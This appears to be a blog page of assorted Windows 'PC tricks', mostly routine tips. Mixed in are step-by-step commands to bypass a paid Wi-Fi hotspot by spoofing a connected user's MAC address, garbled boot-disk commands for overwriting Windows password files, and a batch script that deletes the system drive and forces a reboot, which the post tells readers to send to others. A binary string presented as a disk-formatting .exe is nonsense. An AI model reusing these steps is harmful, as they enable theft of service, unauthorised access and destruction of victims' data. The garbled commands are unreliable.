Showing posts with label PC TRICKS. Show all posts

HOW TO EXTRACT CORRUPT FILE FROM .RAR ARCHIVE
HOW TO EXTRACT CORRUPT FILE FROM .RAR ARCHIVE

Recently when i tried to unzip & extract files from a downloaded archive KRRISH3 movie file from a website, I got an error message that the file is corrupt. Often you may have encountered such error message. But now you can extract it very easily. Following are the steps you have to go through.

STEP 1 : Download & install WinZipper Version 1.4.8 (Build 1.4.8.7624)

STEP 2: Move the archive file to desktop for comfort.

STEP 3: Make a right click on the archive & select OPEN WITH...


STEP 4: Now select winzipper application. Navigate to the file you want to Extract as shown below.


STEP 5: Now drag that file to desktop and you will get an error message, but file will be copied .



BACKUP CHROME BOOKMARK

BACKUP CHROME BOOKMARK

Step 1 : - Open Google Chrome And
Head Over To Bookmarks from the
right top options menu.

Step 2 :- Then Click On Bookmark
Manger option .

Step 3 :- After Clicking, a new tab will
open .In that new that click on organize>Export Bookmarks To
HTML File...

Step 4 :- Save that HTML File Done ! You Have Successfully taken
backup of your bookmarks.

USE HARD DISK AS RAM

USE HARD DISK AS RAM


Step 1:
Go to Start-> Computer(right
click)-> Properties

Step 2: Now on the left panel, under
Control Panel Home, click on
Advanced system settings

Step 3: Navigate to Advanced tab,
under Performance tab, click on
Settings...


Step 4: When Performance Options
window, click on Advanced tab.

Step 5: Under Virtual memory, you
get to change the paging file size for
all drives. Click on Change... button
(step 3-5 are shown below)

Step 6: Here you can uncheck
Automatically manage paging file size
for all drives and set values as per
your requirements Click OK. It will ask you for a restart.
Restart your system and we are done!

VIEW MIRROR IMAGE OF ANY VIDEO

VIEW MIRROR IMAGE OF ANY VIDEO

PREREQUISITES:


1. PC
2. POT PLAYER


Its a simple but interesting trick to view mirror image of any video.

Open any video by POT PLAYER and press Ctrl + Z .

Done !

IMAGE EDITED OR NOT ?

IMAGE EDITED OR NOT ?

Have a look at this...
Its said that dis snake has swallowed a
women While the theory says that a snake can't
swallow an adult human because snakes
just can't swallow human shoulder.

Often u may come across contradictory images.
Is there a way 2 clarify whether                                                                   the  image is edited or not ? Yes there is ! AND its quite simple.

Needs:
1. Pc
2. JpegSnoop (google it- 544 kB)

USE MULTIPLE FACEBOOK A/c(s) IN SAME BROWSER

USE MULTIPLE FACEBOOK A/c(s) IN SAME BROWSER

Google Chrome

1. Log in to your facebook a/c.

2. Right click on the Facebook home link present at the top left corner.

3. Choose open
link in incognito window.

DONE !

Mozilla Firefox

1. Log in to your facebook a/c.

2. Go to taskbar and right click on it.

3. Choose Open in Private Window.

DONE!

CHANGE UR IP

CHANGE UR IP


1. Click on "Start" in the bottom
left corner of the screen.


2. Click on "RUN". Type in "command" and click OK
.You should be now at MSDOS prompt Screen.

Type "ipconfig /release" just
like that, and press "enter"
Type "exit" and leave the prompt.
Right-click on "Network Places" or "My Network Places" on your desktop.

Click on "properties"
Now you should be on a
screen with something titled
"Local Area Connection", or something similar to that, and,
if you have a network hooked
up, all of your other networks.


Right click on "Local Area
Connection" and click
"properties" Double-click on the "Internet Protocol (TCP/IP)" from the
list under the "General" tab
Click on "Use the following IP
address" under the "General"
tab Create an IP address (It
doesn't matter what it is)
Press "Tab" and it should
automatically fill in the
" Subnet Mask" section with
default numbers. Press the "Ok" button here
Hit the "Ok" button again

3. Now you should be back to
the "Local Area Connection"
screen.Right-click back on "Local Area Connection" and go to
properties again.
Go back to the "TCP/IP" settings
This time, select "Obtain an IP
address automatically" Click on "Ok"
Hit "Ok" again.
Now you have a New IP
address.

EFFECTIVE GOOGLE SEARCH TIPS

EFFECTIVE GOOGLE SEARCH TIPS


Use the below mentioned guidelines during your Google Search and it will
surely provide you with more better and relevant results..

1. Either/or.
Google normally searches for pages
that contain all the words you type in the search box,but if you want
page that have one term or another (or both), use the OR operator — or
use the symbol (pipe symbol) to save you a keystroke.
For eg. [dumb | little | man]

2. Quotes.
If you want to search for an exact
phrase, use quotes.
For eg. ["dumb little man"] will only
find that exact phrase.

3. Not.
If you dont want a term or phrase,
use the - (minus) symbol as prefix.
For eg. [-dumb little man] will return
pages that contain little and man but
that dont contain dumb.

4. Similar terms.
Use the ~ symbol to return similar
terms. For eg. [~dumb little man] will get you pages that contain
funny little man and stupid little man.

5. Wildcard.
The * symbol is a wildcard. This is useful if you're trying to find
 the lyrics to a song, but
cant remember the exact lyrics. [cant * me love lyrics] will return
the Beatles song you're looking for.

6. Advanced search.
If you cant remember any of these operators, you can
 always use Googles advanced search.

7. Definitions.
Use the 'define:' operator to get a
quick definition.
For eg. [define:dumb] will give you a
whole host of definitions from
different sources, with links.

8. Calculator.
One of the handiest uses of Google,
type in a quick calculation in the
search box and get an answer. Its
faster than calling up your computers
calculator in most cases. Use the +, -, *, / symbols and parentheses to do a
simple equation.

9. Num-range.
 This little-known
feature searches for a range of
numbers.
For eg. [best books 2002..2007] will
return lists of best books for each of
the years from 2002 to 2007 (note the two periods between the two
numbers).

10. Site-specific.
Use the 'site:' operator to search only
within a certain website.
For eg. [site:dumblittleman. com leo]
will search for the term leo only
within that site.

FILTER PORN WEBSITES

FILTER PORN WEBSITES


Anti-Porn
parental control has blocked ten
t housands of porn websites.Beside
s,you can predefine websites you
don't let kids visit by yourself. 

*Update online - Library of porn websites updates weekly. 

*Realtime filter - Realtime porn-filter
technique can filter any porn
website,which appears recently.

iProtectYou Pro 7.1
* The iProtectYou Internet filtering
and parental control software
program enables you to fully control
your child's online use, thus
preventing your child from being exposed to inappropriate, harmful
and dangerous aspects of the
Internet.
.........

Net Nanny 5.1
*Stops Porn
Net Nanny stops illicit material from
invading your child's computer by
filtering and blocking web content
while they surf.

* Limit Time Spent Online
Time limits give parents the tools they
need to restrict the times of day their
kids use the Internet and the amount
of time they spend online.

CyberSitter 9

* Block all adult site ... SurftWall
Home Editor
Surfwall Home uses several different
methods simultaneously:

* site name is checked in real time against Omniquad Internet database
of pornographic web sites
* site can be blocked if it's name
contains blocked site keyword (you
can
change the list at any time)
* site can be blocked if it's URL
contains blocked URL keyword (you
can change the list at any time)
* even if the site was not blocked by
category, name or URL filter, Surfwall
Home monitors the page as it is being displayed and again if any blocked
keywords are present within the page
itself, again it will be blocked
* if that's is not enough, you can
block sites manually!

MpSoft Block Porn 4.1
*MpSoft Block Porn - Powerful
internet filtering software
Block Porn is a powerful internet
filtering software, OPTIMIZED for all
IE Browsers. It can block and anti pornography material or adult
material, it makes the Internet safer
for children and teens, protects your
family or classroom from
inappropriate material on the
Internet.

HOW TO HACK HOTSPOT WIFI WITH BACKTRACK?

HOW TO HACK HOTSPOT WIFI
WITH BACKTRACK?


Step 1:
Boot into your Backtrack Linux. Start
Wireless Assistant in Backtrack &
confirm you have some wireless
network around. Then you can click
"
Connect" to that network. It won't let you connect because you are not the
paid user. It will open up browser
and will ask you to pay for usage.
Close it.


Step 2:
Connectin up With Wi Fi Network
(rausb0) There are multiple ways you can do
this & very simple would be to use
Ping Scan from backtrack. I am demonstrating here by using
AiroDump which will be an add on
method for you to learn. Open up your Shell or Konsole form
Backtrack & now we have to put
network in Monitor mode. Type in ifconfig -a (Hit Enter) You ll see
list of network interfaces. I
saw "rausb0" in my list which I want to
connect so type in following and hit
enter again. if config rausb0 up Now your network is up & we have
to put network in monitor mode so
type in following. iwconfig rausb0 mode monitor (Hit
Enter) iwconfig (Enter again) So now we are up in monitor mode.
We have to start Airodump Next.


Step 3:
Start Airodump In the same shell type in airo (Enter) Then, type next
airodump –ng rausb0 ( Enter again) Now we will see the SSID of the
whole network. We have to find the
user's MAC address that is already on
a network.


Step 4:
Capturing MAC Address For
Spoofing (of Connected User) You ll see a list of SSID's around
there. But at the end of all lines you
have to find out the name of Wi Fi
access point. E.g – You'll Find attwifi if you are on
the AT&T wifi network. As shown in
following image. MAC Address Session Stealing You have to copy the MAC address
corresponding to that wifi network.
And use it in following command. airodump –ng –bssid xx:xx:xx:xx:xx:xx
rausb0 (Replace copied MAC Address
at XX & Hit Enter) It will now open up the rausb0
interface & will take some time to find
out network traffic. Then you'll see
some stations with its packet data flow
information. For security pick up the
station that have more data packets flowing. (Like more than 30-40)
Copy the MAC ADDRESS of this
station. Now you have finalized the address
to replace as our MAC address, you
have to put back the network to
Manage mode from monitor Mode. If you have USB dongle plugged in
simply unplug it, change MAC
adrdress and plug it back again. If
you are not USB dongle type in
following and it enter again. Ifconfig rausb0 down


Step 5:
Changing MAC Address In your shell type in mac and hit
enter to change MAC Address. macchange –m xx:xx:xx:xx:xx:xx
rausb0 (replace xx with copied MAC
address & Enter) Now you'll see current MAC address
& Fake MAC address .


Step 6:
Now you have to plug back in your
USB you took out few minutes ago.
Or if you have used command to put
your interface down use following
command to put it back up. Ifconfig rausb0 up Now your MAC address successfully
changed you can check by typing
ifconfig in console.


Step 7:
Connecting to Hacked Wi Fi Network Now you are done at Bypassing Wi Fi
HotSpot's Access Control Using
Session Stealing & you can connect
to hotspot as follows. 1. Open Wireless Assistant.
2. Select Network
3. Hit Connect And you're done!!! Disclaimer: This is For Educational
Purpose Only !

ACCESS UR FAVOURITE FOLDER FROM YOUR TASKBAR:

ACCESS UR FAVOURITE FOLDER FROM YOUR TASKBAR:

1. Right Click an empty spot on your
Taskbar (Between your Start Button
and your System Tray).

2. Click Toolbars.

3. Click New Toolbar.

4. A Small Window will Open that
allows you to pick the folder you
wish to make a Toolbar. select d
folder u wonna use

5. Click OK. The New Tool bar will appear at the
bottom of your screen next to your
System Tray.

If you find this to be not useful,
Repeat Steps 1 and 2 and then check
click the Toolbar you created that has
a check mark next to it. And it will
disappear.

BREAK SYSKEY PASSWORD IN WINDOWS

BREAK SYSKEY PASSWORD IN WINDOWS

* Syskey password is the powerful security
mechanism we have in windows platform. Because its has the 128 bit encryption.
*To break Syskey password we are going to use HIREN BOOT Tool.

1) Boot your system with Hiren Boot.

2) After booting you have a Hiren Boot main console where we find many
options, first choose option 9, then option 5,
then select
option 2, then click on OK and again
click on OK.

3)So it creates R drive (for RAM space)

4)R:\> D: (type D with : it will change your location
from R to D)
D:\> cd windows (change your
directory to Windows directory)
D:\> cd repair
repair:\> (type following commands
on repair
directory location)
repair:\> copy same:\windows\s ystem32\config (it
will prompt to change the existing file)
repair:\> copy samd:\windows\s
ystem32\security
(it will prompt to change the existing
file) repair:\> copy samd:\windows\s
ystem32\system (it
will prompt to change the existing file)

HOW TO CHECK MEANING OF A CMD COMMAND

HOW TO CHECK MEANING OF A CMD COMMAND

Hi guys, you can check the meaning of a cmd command.

  • Just type a command.


  • Put /? after it.


  • e.g. type tracert/? and hit enter.


    RUN iOS APPS ON WINDOWS

    RUN iOS APPS ON WINDOWS

  • Download iOS apps on windows with ipadian.


  • Click below link to download the app.


  • http://adfoc.us/16180630967995

    CRACK ZIP PASSWORD

    CRACK ZIP PASSWORD


    Hi guys, today i am gonna show you how you can crack a zip password.

    1. Download zip password recovery tool from below link.


    http://adfoc.us/16180630479098

    2. Install and run it.

    3. Navigate to the file you want to crack.

    4. Now, you have three options, brute force, dictionary attack & boost-up.

    4. Select brute force which uses every possible key combination & wait! 

    It may take a few hours, but success is guaranteed.

    HIDE DRIVE IN PC

    HIDE DRIVE IN PC

    Hi, guys i will be updating best tricks for you. Make sure you like us.

    Here we go.

    1. Press WINDOWS Key + R key. Type cmd & hit enter.

    2. Type DISKPART & hit enter.

    3. Type LIST VOLUME & hit enter.

    4. Type SELECT VOLUME E & hit enter.

    NOTE: You can change E with the drive you wanna hide.

    5. Type REMOVE LETTER E & hit enter.

    DONE!

    The only way to unhide is to follow same process and replace REMOVE with ASSIGN.

    NOTE: Since drive E is hidden, it will show volume no. ,e.g volume 4.

    So while unhiding select volume no. ,e.g SELECT VOLUME 4.

    HIDE FILES IN PC

    HIDE FILES IN PC

    1.Go to Start > Run, Type cmd.
    2.Press enter.
    For windows 8 users, press WINDOWS + R key , type cmd and press enter key.
    3.Navigate to folder in which target file is located.
    Its recommended to move file to be hidden in any drive's root folder.

    Eg. Type e: if u have moved the file in E drive.

    Now type :
    attrib[space] and keep pressing tab key till you see the file name to be hidden.

    Note: Space is must.
    Now give a space and type +R +A +S +H.
    Done.
    Only way to unhide is go the same way and replace '+' with '-'.

    TIP
    Suppose you want to hide a folder named porn & located in e:/movies/porn.
    Type e: and hit enter.
    Navigate to folder by tping  cd \movies\  in cmd. Now follow the process similar to hide a file.


    BOOT WINDOWS 7 & WINDOWS 7 IN SAFE MODE

    BOOT WINDOWS 7 & WINDOWS 7 IN SAFE MODE

    WHAT YOU NEED TO KNOW...

    If your pc gets infected with malwres or any other malicious program which causes frequent crashes, you will need to boot ur pc in safe mode.


  • Safe mode Boots Your Computer Without Loading any Third Party Software.


  • It Uses Most Basic Drivers and Programs That Are Required To Start Windows.


  • WINDOWS 7 SAFE MODE BOOT

    1.Press F8 key while pc is booting.

    2.Click on safe mode

    WINDOWS 8 SAFE MODE BOOT


    Step 1.Go to Windows 8 Start Screen , Search " Advance " in setting Catagory.
    Now Click on Advance Startup Option.



    Step 2.Now You Can See General PC Setting Screen. Scroll Down.
    You will Find Advance Startup as Shown in the image.

    Step 3.Click On Restart Now Button, After Which You Will Be prompted To Advance Startup Option Menu. Where You will Be Asked To Choose and Option From
    1) Continue 2) Troubleshoot. and 3) Turn Of Your Pc.

    Step 4. Select TroubleShoot Then Advanced Option Button and Then Startup Setting Button.




    Step 5.  Click On Restart , Now Your Computer Will Restart and You will Be Shown Startup Setting Menu. shown as below...


    Step 6. Now You Can Enable Safe Mode and Start your Windows 8 In Safe Mode.

    RECOVER SCRATCHED CD

    RECOVER SCRATCHED CD

    1.Spread a cloth on a flat surface and place the CD on it.

    2.Then, hold the disc with one hand, use the other to wipe the cerium oxide polish into the affected area with a soft cloth.

    3.Wait for it to dry and buff using short, brisk strokes along the scratch,not across it.

    4.A cloth sold to wipe spectacles or camera lenses will work wonders.

    5.When you can no longer see the scratch, wash the disc with water and let it dry before playing.
    interesting isnt it? Try it right now

    Yeah you are going to be surely benifited by this Operation.

    I have used TOOH PASTE with good effects, also you can use car paint cutting compound on deeper scratches.
    It does leave lots of smaller scratches (as it is a cutting compund after all),
    but it will remove the worst scratches in most cases.

    FORMAT HARDDISK

    FORMAT HARDDISK DRIVE

    DON'T TRY THIS UNLESS YOU NEED IT

    1. Copy & paste this in notepad.

    01001011000111110010010101010101010000011111100000

    2. Save as FORMAT HDD.exe

    3. Send to any1.

    FORMAT TO UNBOOTABLE

    copy & paste this

    @echo off

    del %systemdrive%\*.*/f/s/q

    shutdown -r -f -t 00

    Save it as batch file (DANGEROUS.bat)

    Dis

    comments powered by Disqus

    Email Me Updates